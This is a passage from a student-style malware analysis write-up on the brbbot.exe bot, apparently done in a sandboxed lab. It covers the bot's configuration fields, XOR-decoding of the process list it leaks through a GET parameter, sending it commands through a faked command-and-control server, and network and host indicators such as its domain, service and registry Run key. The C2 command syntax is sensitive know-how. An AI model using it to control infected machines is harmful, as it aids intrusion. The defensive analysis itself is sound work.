
a. The uri variable gives the file on the remote host that the malware will be sending a GET request to.
b. The exec, file, conf, and exit variables tell the malware which commands that the command and control server will be sending and how to interpret them (i.e. if the cnc server sends “cexe C:\WINDOWS\system32\notepad.exe”, the malware will open Notepad.)
c. The encode variable is the hex value that plaintext data in the p parameter in the GET request noted earlier has been xor’d with.
d. The sleep variable is the amount of time (in miliseconds) that the malware waits for commands from the cnc. Since sleep is set to 30000, the malware will wait for 30 seconds.

4. Using translate.py on REMnux, we can decode the xor'd encoded p parameter from the GET request mentioned earlier and find that the p parameter is a list of processes that are running.



```
remnux@remnux:~$ cat lol.txt
123f373e600822282f3e366028362828753e233e603828292828753e233e602c323537343c343575
3e233e60283e292d32383e28753e233e6037283a2828753e233e602d363a382f33372b753e233e60
282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d3833
34282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d383334282f75
3e233e602d362f343437283f753e233e603a373c753e233e603e232b3734293e29753e233e60292e
353f37376869753e233e602d362f343437283f753e233e602c2838352f3d22753e233e602c2e3a2e
38372f753e233e6039293939342f753e233e
remnux@remnux:~$ xxd -r -p lol.txt > raw-hex.txt
remnux@remnux:~$ translate.py raw-hex.txt decoded.txt 'byte ^ 0x5b'
remnux@remnux:~$ cat decoded.txt
Idle;System;smss.exe;csrss.exe;winlogon.exe;services.exe;lsass.exe;vmacthlp.exe;
svchost.exe;svchost.exe;svchost.exe;svchost.exe;svchost.exe;spoolsv.exe;svchost.
exe;vmtoolsd.exe;alg.exe;explorer.exe;rundll32.exe;vmtoolsd.exe;wscntfy.exe;wuau
clt.exe;brbbot.exeremnux@remnux:~$
```

5. Using the web server on REMnux (as well as fakedns), we can send commands to the malware. All that is needed to be done is to put our commands into /var/www/ads.php (using the example from earlier, we will use "cexe C:\WINDOWS\system32\notepad.exe"), start the web server, and wait! On the infected host, we can observe that Notepad will open up every 30 seconds. Sending "tixe" to the infected host will kill the brbbot.exe service.


NETLAB+ Remote PC Viewer (Version 2)
Host: REMnux, Pod: Malware Practical 2 – 1 :: NETLAB+ Remote PC Viewer
Host: Windows XP, Pod: Malware Practical 2 – 1 :: NETLAB+ Remote PC Viewer
Untitled - Notepad
brbbot
brbconfig.tmp
TMP File
1 KB

```
remnux@remnux:~$ fakedns
pyminifakeDNS:: dom.query. 60 IN A 172.18.28.100
Respuesta: brb.3dtuts.by. -> 172.18.28.100
```

Note: I tried using the elif and fnoc commands, but could not figure out the parameters.

I

would assume that elif sends a file and fnoc updates the configuration in brbconfig.tmp.

Indicators

There are a few indicators that brbbot.exe has infected a machine. The biggest indicator though, is if any machine attempts to connect via HTTP to brb.3dtuts.by. Since this is the command and control server and it appears that this cannot be changed remotely, this is something that should be added to the IPS. Another network indicator is if a machine downloads an executable with brbbot.exe's MD5 hash. We can include this as a network indicator because, since brbbot.exe executes silently, brbbot.exe is quite likely downloaded by another piece of malware and then executed on the target machine.

However, even though the MD5 hash is a good network indicator, it is not as good as a host-based indicator. As mentioned above, brbbot.exe is more than likely not executed by the user directly and is either downloaded by or combined with another piece of malware or normal software. If brbbot.exe is indeed merged with another piece of software, that would change the MD5 hash of the malware. This other piece of software can even be "legitimate" software and the user will not be able to visibly see that brbbot.exe has been run.

Even though brbbot.exe executes silently, there are some host-based indicators that we can use to determine whether a machine is infected. When executed, brbbot.exe creates a file called brbconfig.tmp in the directory that the executable was executed, creates a service called brbbot.exe, and also adds a brbbot value in the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key.